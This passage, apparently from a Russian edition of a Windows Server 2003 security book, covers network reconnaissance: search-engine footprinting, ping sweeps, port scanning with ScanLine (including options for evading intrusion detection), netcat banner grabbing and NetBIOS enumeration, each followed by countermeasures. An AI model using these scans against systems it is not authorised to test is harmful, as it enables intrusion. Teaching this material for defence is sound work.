Главный источник этой проблемы в том, что полное имя системного файла хранится в HTML-коде Web-страницы. Поскольку поисковые системы, такие как Google, просто индексируют содержимое узлов в Internet, их очень удобно использовать для создания списка узлов, на страницах которых попадаются строки, подобные строке `c:\winnt`. Например, имя файла и путь к странице могут находиться в ее заголовке (между тегами `<title>` и `</title>`). Редактор Microsoft Front Page при создании HTML-кода иногда автоматически вставляет полный путь к документу. Остерегайтесь этого, поскольку в результате разглашается излишняя информация о системе.

Таблица 3.1. Примеры строк для поиска систем семейства Windows NT с помощью поисковых серверов

Строка поиска	Потенциальный результат
`c:\winnt`	Серверы, на страницах которых есть ссылки на стандартный каталог систем Windows NT/2000
`c:\inetpub`	Серверы, на страницах которых есть ссылки на корневой каталог Internet-служб в Windows NT/2000
`TSWeb/default.htm`	`Выявляет доступность службы Windows Server 2003 Terminal Services через элементы управления ActiveX в браузере`

Меры противодействия использованию хакерами средств поиска в Internet

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

Чтобы ваш Web-узел не был обнаружен в результате такого простого поиска, просто уберите из HTML-кода все потенциально опасные строки. Если вам не хочется самостоятельно искать недостатки в собственном HTML-коде, то для этого всегда можно воспользоваться той же поисковой системой!

В оставшейся части главы и, по существу, во всей этой книге будем считать, что наиболее важная часть работы по предварительному сбору данных уже проведена. При этом не следует уменьшать значение роли сбора данных для всего процесса атаки. Совершенно ясно, что если основополагающие действия выбранной стратегии не были проведены основательно и вдумчиво, то страдает весь процесс — особенно это касается стратегии построения систем безопасности, где один слабо защищенный сервер или уязвимое модемное соединение может свести на нет все усилия системного администратора!

Сканирование

Когда необходимые предварительные данные уже получены, следующим шагом должно стать выявление систем, которые работают в пределах исследуемой сети, и служб, предоставляемых этими системами. Если снова обратиться к нашей аналогии "изучения места ограбления", то сканирование можно сравнить с поиском здания и составлением плана его окон и дверей. Процесс сканирования можно разделить на три составляющие:

- ▼ отправка запросов с помощью утилиты `ping`;
- ■ сканирование портов;
- ▲ сбор идентификационных маркеров.

Обсудим по порядку каждый из них.



Зондирование сети с помощью ping-запросов

Популярность	*5*
Простота	*5*
Опасность	*1*
Степень риска	***3***

Эхо-запрос ICMP, более широко известный как ping-запрос (по названию утилиты, которая отправляет эти запросы), обычно используется для определения доступности узла TCP/IP. Каждый читатель этой книги, скорее всего, уже пользовался программой `ping`, но для тех, кто до сих пор не сталкивался с ней, приведем краткую иллюстрацию работы этой утилиты в системе Windows Server 2003.

```
C:\>ping www.victim.com

Pinging www.victim.com [192.168.2.5] with 32 bytes of data:

Reply from 192.168.2.5: bytes=32 time=38ms TTL=47
Reply from 192.168.2.5: bytes=32 time=36ms TTL=47
Reply from 192.168.2.5: bytes=32 time=35ms TTL=47
Reply from 192.168.2.5: bytes=32 time=40ms TTL=47

Ping statistics for 192.168.2.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 35ms, Maximum = 40ms, Average = 37ms
```

Если хост работает и нормально подключен к сети, он вернет эхо-ответ ICMP (или ping-ответ), и если между отправителем и получателем запроса нет никаких препятствий, то отправитель запроса получит показанный выше ответ. Если удаленный узел не существует или временно недоступен, то в ответ на запрос будет выведено сообщение о той или иной ошибке.

Отправка ping-запросов — это очень эффективный способ выявления функционирующих узлов, особенно при зондировании сети, когда запросы посылаются всем хостам сети. К сожалению хакеров, почти в каждой сети, подключенной к Internet, ping-запросы блокируются, и получение ответных сигналов об ошибках обычно означает, что промежуточный брандмауэр или маршрутизатор блокирует запрос ICMP независимо от активности интересующего узла.

Таким образом, хотя зондирование сети с помощью ping-запросов хотя и остается быстрым средством исследования локальных сетей, при анализе защищенности оно не слишком эффективно. Для выявления работающих узлов лучше провести поиск доступных служб с помощью *сканирования портов*. Большинство средств сканирования портов позволяют использовать и ping-запросы.



Сканирование портов

Популярность	*9*
Простота	*5*
Опасность	*2*
Степень риска	***5***

Сканирование портов представляет собой проверку возможности соединения с каждой доступной службой или портом системы и анализ полученного ответа.

Как правило, сканирование стандартных TCP-портов включает в себя полную процедуру согласования параметров соединения (three-way handshake), схема которой показана на рис. 3.4. Клиент подключается к WWW-службе через TCP-порт 80. Затем клиенту выделяет произвольный порт отправителя для сокета с номером больше 1024 и выполняет полную процедуру согласования параметров соединения с WWW-службой, которая ожидает соединения на порт 80. Как только сервер получает последний ACK-пакет подтверждения, сеанс связи по протоколу TCP между двумя системами считается установленным. Теперь по сети можно передавать данные уровня приложений.




Рис. 3.4. Полная процедура согласования параметров соединения по протоколу TCP

На этом очень упрощенном примере рассмотрено одно соединение по протоколу TCP. При сканировании портов выполняются многочисленные попытки установки соединений с произвольными портами, после чего предпринимаются попытки получить начальные данные уровня приложений, предоставляемые сетевыми службами (эти действия называются *сбором идентификационных маркеров*). Например, злоумышленник может сканировать порты системы с номерами 1–100 и попытаться определить, доступны ли на данном хосте стандартные службы, такие как почта (TCP-порт 25) или Web (TCP-порт 80).

Методы сканирования портов

Существует несколько разновидностей описанного выше сканирования по протоколу TCP, разработанных для повышения точности, скорости и маскировки. Хорошее описание всех видов и методов сканирования портов можно найти по адресу `http://www.insecure.org/nmap`. Вот наиболее важные для практического применения методы сканирования портов.

- **Подмена порта отправителя.** Указав вместо случайно предоставляемого операционной системой (номер больше 1024) определенный номер порта отправителя, из которого должно быть установлено соединение по протоколу TCP, злоумышленник получает возможность обойти маршрутизатор или брандмауэр, настроенный на фильтрацию соединений с непривилегированными портами отправителя.
- **Сканирование с помощью SYN-пакетов.** Не передавая последний ACK-пакет в процедуре установления соединения, можно на треть ускорить процесс сканирования по протоколу TCP. Для получения статуса запрашиваемого порта используется только ответный пакет с установленными флагами SYN и ACK.
- **UDP-сканирование** . Для идентификации служб, не использующих протокол TCP (например SNMP), выполняются практически аналогичные действия. На исследуемый порт отправляется UDP-пакет и по наличию ответного сообщения о недосягаемости порта (`ICMP port unreachable`) делается вывод о недоступности службы. Если же никаких ответных сообщений не поступает, считают, что служба активна и ожидает запросов на соединение. *При использовании такого алгоритма возможны ложные положительные заключения о доступности службы в случае перегрузок сети или блокирования UDP-пакетов, поэтому сканирование по протоколу UDP является ненадежным.*

Лучшие средства сканирования портов могут выполнять не только описанные типы сканирования, но и множество других. Рассмотрим некоторые из наиболее мощных программ сканирования портов.

Средства сканирования портов

Для авторов этой книги программа SuperScan, написанная Робином Кеиром (Robin Keir) из компании Foundstone, остается одним из любимых средств сканирования портов. Это быстрая и мощная программа с графическим интерфейсом, которая доступна по весьма привлекательной цене — бесплатно! Она позволяет гибко задавать IP-адреса и списки портов интересующих хостов. Особенно удобна кнопка Extract from File (извлечь из файла). Программа SuperScan поставляется с одним из самых полных списков портов, который мы когда-либо видели. Для более тонкой настройки существует возможность ручного выбора или отмены номеров портов для сканирования. Также программа SuperScan обеспечивает достаточно высокую скорость работы. На рис. 3.5 показано окно программы SuperScan при работе в сети класса C. Обратите внимание, что работающие хосты, на которых выявлены открытые порты, отмечены зелеными галочками, а также отображаются идентификационные маркеры служб.




Рис. 3.5. Программа SuperScan в процессе сканирования хоста под управлением Windows Server 2003

Однако наше любимое средство сканирования — это аналог программы SuperScan для командной строки, программа ScanLine (оригинальное название `fscan`). В ней объединены монолитная структура программы SolidScan и некоторые дополнения, предложенные командой консультантов компании Foundstone. Эта программа была создана как универсальное средство сканирования портов. Ниже перечислены некоторые наиболее важные возможности программы ScanLine, благодаря которым она находится в нашем наборе стандартных инструментов.

- Списки хостов и портов можно задавать из текстовых файлов.
- Независимое сканирование по протоколам TCP и UDP (если для ввода списка портов используется текстовый файл, то порты UDP должны иметь префикс `-u`,

например -u130-140, или используйте встроенный список UDP-портов с помощью параметра -U).

- При сканировании программа предоставляет идентификационные маркеры служб (описывается ниже).
- Существует возможность выполнять сканирование с подменой порта-отправителя при использовании параметра -g.
- Возможность скрытной работы: отказ от использования ping-запросов (параметр -p), случайный выбор номеров портов (параметр -z), а при использовании параметра -d запросы на порты отправляются с задаваемой пользователем частотой, чтобы избежать обнаружения системами выявления вторжений (intrusion detection system).
- Параметр -c используется для изменения значения времени ожидания соединения для TCP- и UDP-портов, что позволяет пользователям делать выбор между скоростью (меньшее значение) и точностью (большее значение) сканирования.
- ▲ При разумном использовании параметра -c точное сканирование портов хостов локальной сети может выполняться со скоростью более 100 портов в секунду.

С помощью приведенной далее командной строки программы ScanLine выполняется простое сканирование для поиска служб, запускаемых обычно в системах под управлением Windows Server 2003. Это сканирование не будет исчерпывающим, но выполняется быстро и дает достаточно достоверные результаты обнаружения работающих в сети систем Windows Server 2003.

```
C:\>fscan -bqr -c 300 -p 1-445,3389 -u 88,135-137,161,500 10.0.0.1-99
```

Параметр -bpz означает сбор идентификационных маркеров (b), запрещает запросы ping к узлу перед сканированием (p) и включает случайный порядок перебора портов (z). Параметр -c устанавливает время ожидания ответа порта в 300 мс в целях более быстрого сканирования (по умолчанию значение равно 4000 мс). С помощью параметров -t и -u задаются порты для TCP- и UDP-сканирования соответственно. И последний аргумент командной строки указывает диапазон IP-адресов для сканирования — можно указывать диапазон IP-адресов, список из адресов, разделенных запятыми, или задать адреса "смешанным" образом. Аналогично задаются списки портов. Ниже представлен пример результата такого сканирования.

```
10.0.0.1
Responds with ICMP unreachable: Yes
TCP ports: 53 80 88 135 139 389 445 3389
UDP ports: 88 137 500

TCP 80:
[HTTP/1.1 200 OK Content-Length: 1433 Content-Type: text/html
Content-Location: http://192.168.234.244/iisstart.htm
Last-Modified: Sat, 22 Feb 2003 01:48:30 G]

TCP 389:
[0 a]
```

Обратите внимание, что выводится информация обо всех найденных портах, для некоторых из них получены идентификационные маркеры (например, похоже, что в этой системе на порту 80 запущен Web-сервер). Во время данного сканирования средняя скорость составила около 80 портов в секунду при сканировании в локальной сети.

В табл. 3.2 представлена характерная сигнатура операционной системы Windows Server 2003 при сканировании TCP- и UDP-портов. Некоторые из приведенных портов используются всеми Internet-ориентированными операционными системами (например TCP-порт 80 для протокола HTTP), а выделенные жирным шрифтом порты характерны именно для Windows Server 2003 (например TCP-порт 445 для службы SMB поверх TCP). Чтобы найти системы

под управлением Windows Server 2003, можно выполнить поиск открытых портов с этими номерами или наоборот отобрать из результатов сканирования те, в которых будут выявлены эти открытые порты.

Таблица 3.2. Стандартные UDP/TCP-службы для систем Windows Server 2003

Протокол	Номер порта	Служба
TCP	25	SMTP
TCP	21	FTP
TCP/UDP	53	DNS
TCP	80	WWW
TCP/UDP	88	Kerberos
UDP	123	Сетевая служба времени NTP
TCP	**135**	**Распределитель адресата RPC/DCE (RPC endpoint mapper)**
UDP	**137**	**Служба имен NetBIOS**
UDP	**138**	**Служба дейтаграмм NetBIOS**
TCP	**139**	**Служба сеансов NetBIOS (SMB/CIFS поверх NetBIOS)**
UDP	161	SNMP
TCP/UDP	389	LDAP
TCP	443	HTTP поверх SSL/TLS
TCP/UDP	**445**	**Direct Host (SMB/CIFS поверх TCP)**
TCP/UDP	464	Служба Kerberos kpasswd
UDP	500	Inet Key Exch, IKE (IPSec)
TCP	593	Распределитель адресата HTTP RPC
TCP	636	LDAP поверх SSL/TLS
TCP	**1433**	**MSSQL**
UDP	**1434**	**Распределитель экземпляров MSSQL**
TCP	**3268**	**Глобальный каталог AD**
TCP	**3269**	**Глобальный каталог AD поверх SSL**
TCP	**3389**	**Windows Terminal Server**
TCP	Случайно выбранный четырехзначный номер	IIS HTML Mgmt (W2K)

Некоторые замечания к табл. 3.2.

- ▼ В системах семейства Windows NT по умолчанию устанавливается привязка к TCP-порту 139, а системы Windows 9x не ожидают соединения с TCP/UDP-портом 135.
- ▲ Еще одним характерным портом для систем Windows 2000, XP и Server 2003 является открытый по умолчанию TCP/UDP-порт 445, но этот порт закрыт в системах Windows NT 4 и Windows 9x.

Эти характерные признаки помогут отличить системы семейства Windows при анализе результатов сканирования портов.

Меры противодействия зондированию сети с помощью ping-запросов и сканированию портов

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Иногда*

Блокировать ping-запросы и сканирование портов лучше всего на уровне сети, используя для этого маршрутизатор и/или брандмауэр, сконфигурированные для блокирования всех входящих и исходящих пакетов, которые не являются необходимыми. Особое внимание следует обратить на блокирование эхо-запросов ICMP и недоступность через Internet локальных TCP/UDP-портов 135-139, которые характерны для систем под управлением Windows.

СОВЕТ Эхо-запрос — это лишь один из 17 типов ICMP-пакетов. Если поддержка некоторых ICMP-сообщений все-таки необходима, следует внимательно проанализировать, прохождение каких из них можно разрешить. При наиболее жесткой стратегии фильтрации внутрь демилитаризованной зоны следует разрешить пропуск ICMP-сообщений типа "эхо-ответ" (`echo-reply`) о недоступности хоста (`host unreachable`) и о превышении лимита времени на доставку сообщения (`time exceed`).

Для хостов, которые не работают в локальной сети, следует отключить ненужные службы, чтобы они не выявлялись при сканировании портов. В главе 4, "Инвентаризация", описаны методы отключения характерных для Windows-систем служб, которые ожидают запросов на TCP/UDP-порты 135-139 и 445 для Windows Server 2003.

Кроме того, желательно настроить фильтры IPSec на хостах под управлением Windows 2000 для блокирования пакетов для всех необязательных служб, даже если эти службы были отключены или заблокированы брандмауэром. С помощью фильтров IPSec можно блокировать ICMP-пакеты, но в этом случае принимается решение о полном запрете или разрешении передачи данных по протоколу ICMP, поскольку фильтры IPSec не позволяют блокировать одни типы ICMP-сообщений и пропускать другие. Тщательно составленная система защиты позволяет повысить безопасность системы и предотвратить возможность случайного запуска в системе неавторизованной службы. Сведения о настройке фильтров IPSec изложены в главе 16, "Возможности и средства защиты в системах Windows", а ссылка на созданные пользователями фильтры IPSec от специалиста по защите информации Эрика Шульца (Eric Schultze) есть в разделе "Дополнительная литература и ссылки" в конце этой главы.

НА ЗАМЕТКУ При использовании фильтров IPSec необходимо установить параметр реестра `NoDefaultExempt`, чтобы отключить беспрепятственное прохождение пакетов для Kerberos и протокола RSVP (Resource Reservation Setup Protocol — протокол резервирования ресурсов).

Также следует учесть, что системы выявления вторжений могут отслеживать попытки зондирования сети с помощью ping-запросов и сканирование портов. Но активность такого рода достаточно высока для Internet, поэтому тщательное ее отслеживание может быть лишней тратой ресурсов. Политика безопасности конкретной организации может различаться в зависимости от необходимого уровня мониторинга.



Сбор идентификационных маркеров

Популярность	*9*
Простота	*5*
Опасность	*2*
Степень риска	*5*

Как видно из представленного выше обзора средств для сканирования портов, при подключении к службе во время сканирования можно получить информацию идентификационного маркера. Предоставляемые идентификационные маркеры зависят от типа используемого программного обеспечения (например, если в качестве Web-сервера используется IIS) и, возможно, от операционной системы. Хотя это и не очень важная информация, ее можно использовать для существенного повышения эффективности атаки, поскольку злоумышленник может выбрать атаку, наиболее эффективную против конкретной программы.

Сбор идентификационных маркеров можно проводить и для отдельных портов, пользуясь простой программой, например `telnet` или `netcat`. Ниже приведен простой пример получения идентификационных маркеров с помощью программы `netcat` и команды `HEAD` протокола HTTP (строка *CLRF* обозначает возврат каретки).

```
C:\>nc -vv victim.com 80
mgmgrand [192.168.234.34] 80 (http) open
HEAD / HTTP/1.0
[CRLF][CRLF]
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://192.168.234.244/iisstart.htm
Last-Modified: Sat, 22 Feb 2003 01:48:30 GMT
Accept-Ranges: bytes
ETag: "06be97f14dac21:2da"
Server: Microsoft-IIS/6.0
Date: Sat, 24 May 2003 22:14:15 GMT
Connection: close

sent 19, rcvd 300: NOTSOCK
```

Вместо того чтобы запоминать сложный синтаксис для каждой службы, можно написать соответствующий текстовый файл и отправить его в сокет программы `netcat`. Например, возьмем команду `HEAD / HTTP/1.0 [CLRF][CLRF]` и запишем ее в текстовый файл `head.txt`. Теперь просто перенаправим данные из файла `head.txt` в открытый сокет программы `netcat`.

```
C:\>nc -vv victim.com 80 < head.txt
```

Результат будет тем же, что и для введенных вручную команд.

Меры противодействия получению идентификационных маркеров

Бюллетень	*Нет*
BID	*Нет*
Исправлено в SP	*Нет*
Фиксируется	*Нет*

По возможности измените идентификационные маркеры, предоставляемые сетевыми службами. Иногда это вызывает затруднения. Например, идентификационный маркер Web-службы IIS жестко запрограммирован в файле `%systemroot%\system32\inetsrv\w3svc.dll`, который нужно аккуратно отредактировать в текстовом редакторе (для этого потребуется отключить и защиту системных файлов Windows, см. главу 16, "Возможности и средства защиты в системах Windows").

Другой способ подмены идентификационного маркера службы IIS — установить фильтр ISAPI, который перехватывает исходящие ответы по протоколу HTTP и перезаписывает идентификационный маркер. Простой фильтр ISAPI, который перехватывает HTTP-заголовки до передачи их клиенту и заменяет заголовок сервера на строку, записанную в параметре реестра, описан в статье базы знаний Microsoft Q294735. Там же приводится пример программного кода. Хотя этот пример и заменяет заголовок в ответах на команду HEAD протокола HTTP, при любой ошибке будет выведен стандартный идентификационный маркер IIS-сервера (например, в ответах HTTP 404 NOT FOUND будет указан настоящий идентификационный маркер IIS). После внесения небольших изменений в предложенный в статье код, подложный заголовок будет выдаваться во всех случаях.

Используя параметр `AlternateServerName=` бесплатного фильтра ISAPI от компании Microsoft под названием URLScan, можно изменить содержимое предоставляемых HTTP-заголовков сервера IIS. По умолчанию этот параметр не содержит никакого значения. Кроме того, необходимо проверить, что значение параметра `RemoveServerHeader` задано равным `0`. Например, для обмана хакеров можно установить значение параметра `AlternateServerName=` равным Apache/2.0.26 (Linux) или Apache/1.3.20 (UNIX).

Кто-то может счесть ненужной установку фильтра ISAPI, который может снизить производительность или стабильность системы, с единственной целью скрыть факт работы сервера IIS (который обычно легко выявляется по типу страниц на сервере — например, использование службы Active Server Pages почти всегда говорит о наличии IIS). Но многие хакеры и неквалифицированные злоумышленники (script kiddies) часто сканируют Internet с помощью автоматизированных средств, находят серверы под управлением IIS и пробуют использовать свежие программы для взлома IIS (см. главу 10, "Хакинг сервера IIS"). Часто подобные сценарии действуют в зависимости от содержимого идентификационного маркера сервера. Если же идентификационные маркеры вашего сервера отличаются от стандартных, то есть вероятность, что он не будет обнаружен при таком сканировании.

В идентификационных маркерах других Web-служб также можно разместить предупреждающие сообщения об уголовной ответственности пользователей, которые пытаются получить несанкционированный доступ, а любое использование означает согласие с проведением мониторинга и ведением журнала действий пользователя.

Определение типа операционной системы

Если на интересующей хакера машине в результате сканирования портов была обнаружена запущенная TCP-служба, то можно определить тип операционной системы. Для этого хакеры отправляют наборы специальных TCP-пакетов и затем анализируют полученные ответы. Поскольку в реализациях протокола TCP/IP для разных операционных систем есть некоторые незначительные отличия, такая простая методика позволяет с достаточной степенью достоверности определить операционную систему удаленного хоста. К сожалению, в некоторых вариантах этого метода используются нестандартные пакеты, которые могут привести к получению на удаленной системе самых неожиданных результатов (вплоть до выхода из строя операционной системы), но самые последние разработки достаточно безопасны. В набор функций популярного средства сканирования для системы UNIX, программы nmap, входит и функция определения типа операционной системы (OS Fingerprinting). Подробное описание процесса определения типа операционной системы выходит за рамки этой книги (которая посвящена одной операционной системе), но некоторые ссылки на информацию по этой теме мы включили в раздел "Дополнительная литература и ссылки".

Значение предварительного сбора данных и сканирования

В завершение главы о сборе данных и сканировании, выскажем еще несколько соображений.

Так как программы наподобие ScanLine очень просты в использовании, то некоторые читатели при проверке собственных систем в соответствии с изложенной в книге методикой могут не осознать должным образом всю важность предварительного сбора данных и сканирования. Не делайте этой ошибки — вся проверка системы защиты строится на информации, полученной на двух первых этапах, и допущенные просчеты сделают бесполезным весь процесс. Кроме того, единственная пропущенная система или служба может свести на нет всю проделанную работу.

Как уже было сказано, стремитесь делать все тщательно. По своей природе сети представляют собой постоянно меняющиеся системы, и, скорее всего, произойдут какие-нибудь изменения в течение нескольких часов после первого сканирования. Поэтому важно регулярно проводить сканирование и сбор данных о сети, аккуратно отслеживая изменения. Если же для вашей организации сложно обеспечить периодические скрупулезные проверки, рассмотрите возможность работы со службой оценки безопасности, такой как фирма Foundstone.

Резюме

В этой главе мы рассказали, как выявлять некоторые службы и хосты под управлением Windows Server 2003. Однако некоторые службы и хосты Windows Server 2003, которые работают под защитой маршрутизаторов и брандмауэров, могут остаться необнаруженными. Следующим шагом является более подробное изучение запущенных служб на выявленных хостах.

Дополнительная литература и ссылки

Литература	Ссылки
Рекомендации, бюллетени Microsoft, статьи базы знаний и исправления программ	
Q294735, "How to Override the Server Name in the Response Header Field" (статья, посвященная изменению идентификационных маркеров для сервера IIS)	`http://www.microsoft.com/technet/support/kb.asp?ID=294735`
Бесплатные средства	
Программа Sam Spade	`http://samespade.org`
Программа Nmap	`http://www.insecure.org/nmap`
Google, система поиска в Internet	`http://www.google.com`
Программа SuperScan	`http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/scanning.htm`
Программа ScanLine, наше любимое средство для сканирования сетей	`http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/scanning.htm`
Программа `netcat`, сетевая утилита общего назначения	`http://www.atstake.com/research/tools/nc11nt.zip`
	`http://www.microsoft.com/technet/security/prodtech/Windows/Win2003/W2003HG/SGCH00.asp`
Коммерческие средства	
Компания Foundstone, служба оценки уязвимости систем	`http://www.foundstone.com`
Общие ссылки	
Web-сайт ARIN службы whois (информация, не связанная с США, находится в базах данных RIPE и APNIC)	`http://www.arin.net/whois`
Правила выделения номеров портов IANA	`http://www.iana.org/assignments/port-numbers`
Определение типа операционной системы	`http://www.insecure.org/nmap/nmap-fingerprinting-article.html`

ГЛАВА 4

ИНВЕНТАРИЗАЦИЯ

Предварительный сбор данных
Сканирование
Инвентаризация
Проникновение
Расширение привилегий
Переход к интерактивному режиму работы
Несанкционированное получение данных
Расширение сферы влияния
Сокрытие следов

При условии, что предварительный сбор данных и сканирование не выявили прямых путей к победе, злоумышленник попытается получить более подробную информацию об интересующих целях атаки, например, действительные имена пользователей или же слабо защищенные совместно используемые ресурсы. В системах Windows Server 2003 существует множество путей извлечения подобной информации, а сам процесс мы называем *инвентаризацией*.

Ключевое отличие описанных ранее методов сбора информации от инвентаризации состоит в уровне доступа: инвентаризация подразумевает непосредственное соединение с системами и выполнение прямых запросов. Соответственно, злоумышленник может (и должен!) входить в систему или должен быть зарегистрирован в ней каким-нибудь иным образом. Мы покажем, что нужно искать в журналах и как, при возможности, заблокировать такие действия.

На первый взгляд информация, собранная при инвентаризации, может показаться безвредной. Но получение данных через бреши в системе обороны может оказаться губительным для всей стратегии безопасности, что мы и постараемся продемонстрировать на страницах этой главы. В общем случае, как только хакер получает действительное имя пользователя или доступ к совместно используемому ресурсу, подбор соответствующего пароля или выявление уязвимого места, связанного с протоколом совместного использования ресурса, становится лишь вопросом времени. Закрывая легко обнаруживаемые бреши в системе защиты, вы лишаете злоумышленника основной добычи.

Наше описание инвентаризации систем под управлением Windows Server 2003 сгруппировано по следующим темам.

- ▼ Инвентаризация сети NetBIOS
- ■ Инвентаризация служб удаленного вызова процедур (MS RPC — Microsoft Remote Procedure Call)
- ■ Инвентаризация служб SMB (Server Message Block — блок сообщений сервера)
- ■ Инвентаризация служб DNS
- ■ Инвентаризация SNMP
- ▲ Инвентаризация служб Active Directory

Для начала проанализируем уже собранную информацию, чтобы разобраться, с чего начать.

Вступление: изучение результатов сканирования

Различные способы инвентаризации обычно направлены на изучение конкретных служб, поэтому их необходимо использовать в соответствии с информацией, полученной при сканировании портов (см. главу 3, "Предварительный сбор данных и сканирование"). В табл. 4.1 перечислены службы, которые в основном проверяют хакеры при инвентаризации.

Таблица 4.1. Службы Windows Server 2003 используемые хакерами для инвентаризации

Порт	Сервис
TCP 53	Перенос зоны DNS
TCP 135	Распределитель адресата RPC
UDP 137	Служба имен NetBIOS (NBNS)
TCP 139	Служба сеансов NetBIOS (SMB поверх NetBIOS)

Окончание табл. 4.1

Порт	Сервис
TCP 445	SMB поверх TCP (Direct Host)
UDP 161	Протокол SNMP (Simple Network Management Protocol)
TCP/UDP 389	Протокол LDAP (Lightweight Directory Access Protocol)
TCP/UDP 3268	Служба глобального каталога (Global Catalog Service)

В последующих разделах мы подробно рассмотрим атаки на эти службы, и что самое главное — без необходимости аутентификации в системе!

Имена NetBIOS и IP-адреса

Не забывайте, что для замены IP-адресов машин их именами NetBIOS можно воспользоваться информацией, полученной при исследовании сети с помощью ping-запросов (см. главу 3, "Предварительный сбор данных и сканирование"). В большинстве случаев IP-адреса и имена NetBIOS взаимозаменяемы (например, адрес `\\192.168.202.5` может быть эквивалентом имени `\\SERVER_NAME`). Для удобства злоумышленник может добавить соответствующие значения в файл `%systemroot%\system32\drivers\etc\LMHOSTS` с добавлением синтаксиса `#PRE`, после чего необходимо выполнить из командной строки команду `nbstat -R`, чтобы перезагрузить таблицу имен. После этой операции при атаках можно использовать имена NetBIOS, которые будут преобразованы в IP-адреса, сохраненные в файле `LMHOSTS`.

Будьте осторожны при организации сеанса работы с использованием IP-адресов вместо имен NetBIOS. Все последующие команды необходимо запускать для конкретной удаленной машины. Например, если вы установили "нулевой" сеанс (null session) по адресу `\\192.168.2.5`, а затем попытались извлечь информацию используя имя NetBIOS той же системы, то ничего не получится. Windows запоминает, какое имя было указано, даже если пользователь сам это забыл!

Отключите и заблокируйте эти службы!

Конечно же, единственной мерой противодействия относительно любого уязвимого места, упомянутого в данной главе, является отключение служб, перечисленных в табл. 4.1. Мы покажем, насколько уязвимыми становятся системы, в которых не отключены эти службы по техническим причинам или из-за принятой политики. Также мы продемонстрируем специальные меры для уменьшения риска, который появляется при запуске этих служб. Если все-таки перечисленные выше службы работают в вашей системе, а особенно службы на основе протокола SMB (поверх NetBIOS или поверх TCP), то такая система *всегда* подвергается определенному риску компрометации.

Конечно, не менее важно заблокировать доступ к службам через внешние сетевые шлюзы. Эти службы в своем большинстве разрабатывались для работы в локальной сети без проверки прав доступа. Если они доступны через Internet, то взлом сети становится вопросом времени — это почти гарантировано.

И последним в списке, но не последним по значению является необходимость создания эшелонированной системы защиты. Доступ к службам необходимо ограничивать и на уровне отдельных хостов. Отличным средством для достижения этой цели является применение программного брандмауэра Internet Connection Firewall (ICF), который входит в состав системы Windows Server 2003.

Инвентаризация службы имен NetBIOS

Первое, что удаленный взломщик попытается сделать в хорошо защищенной сети систем Windows Server 2003, — это узнать конфигурацию сети. Поскольку системы Windows Server 2003 все еще очень зависимы от службы имен NetBIOS (NBNS, которая использует UDP-порт 137), этот процесс мы иногда называем "инвентаризация сети NetBIOS". Доступно множество средств и методов обмена информацией по протоколу NetBIOS, большинство из которых встроены в сами операционные системы семейства Windows NT! Их мы и опишем сначала, а затем перейдем к средствам, разработанными другими компаниями. Описание мер противодействия отложим до конца раздела, так как в данном случае они достаточно просты, и все необходимые действия могут быть выполнены чрезвычайно быстро.



Инвентаризация доменов с помощью команды net view

Популярность	*9*
Простота	*10*
Опасность	*2*
Степень риска	*7*

Команда `net view` — отличный пример встроенного средства инвентаризации. Это очень простая утилита, запускаемая из командной строки, которая выводит список всех доменов сети и всех хостов этих доменов. Ниже показано, как можно инвентаризовать все домены сети, используя команду `net view`.

```
C:\>net view /domain Domain
-------------------------------------------------------------
CORLEONE
BARZINI_DOMAIN
TATAGGLIA_DOMAIN
BRAZZI

The command completed successfully.
```

Добавив к параметру `/domain` имя конкретного домена, можно получить список всех компьютеров домена.

```
C:\>net view /domain:corleone
Server Name            Remark
-------------------------------------------------------------
\\VITO                 Make him an offer he can't refuse
\\MICHAEL              Nothing personal
\\SONNY                Badda bing badda boom
\\FREDO                I'm smart
\\CONNIE               Don't forget the cannoli
```

Можно обойтись и без использования командной строки —программа Network Neighborhood (Сетевое окружение) предоставляет ту же информацию, что и приведенные команды. Но из-за низкой скорости обновления списков в этой программе мы считаем использование утилит командной строки более удобным и быстрым.



Получение таблицы имен NetBIOS с помощью программ nbtstat и nbtscan

Популярность	*8*
Простота	*9*
Опасность	*1*
Степень риска	***6***

Еще одна удобная встроенная программа nbtstat позволяет получить из удаленной системы таблицу имен NetBIOS, в которой, как видно из следующего примера (листинг 4.1), содержится огромное количество информации.

Листинг 4.1. Получение таблицы NetBIOS с помощью программы nbtstat

```
C:\>nbtstat -A 192.168.202.33
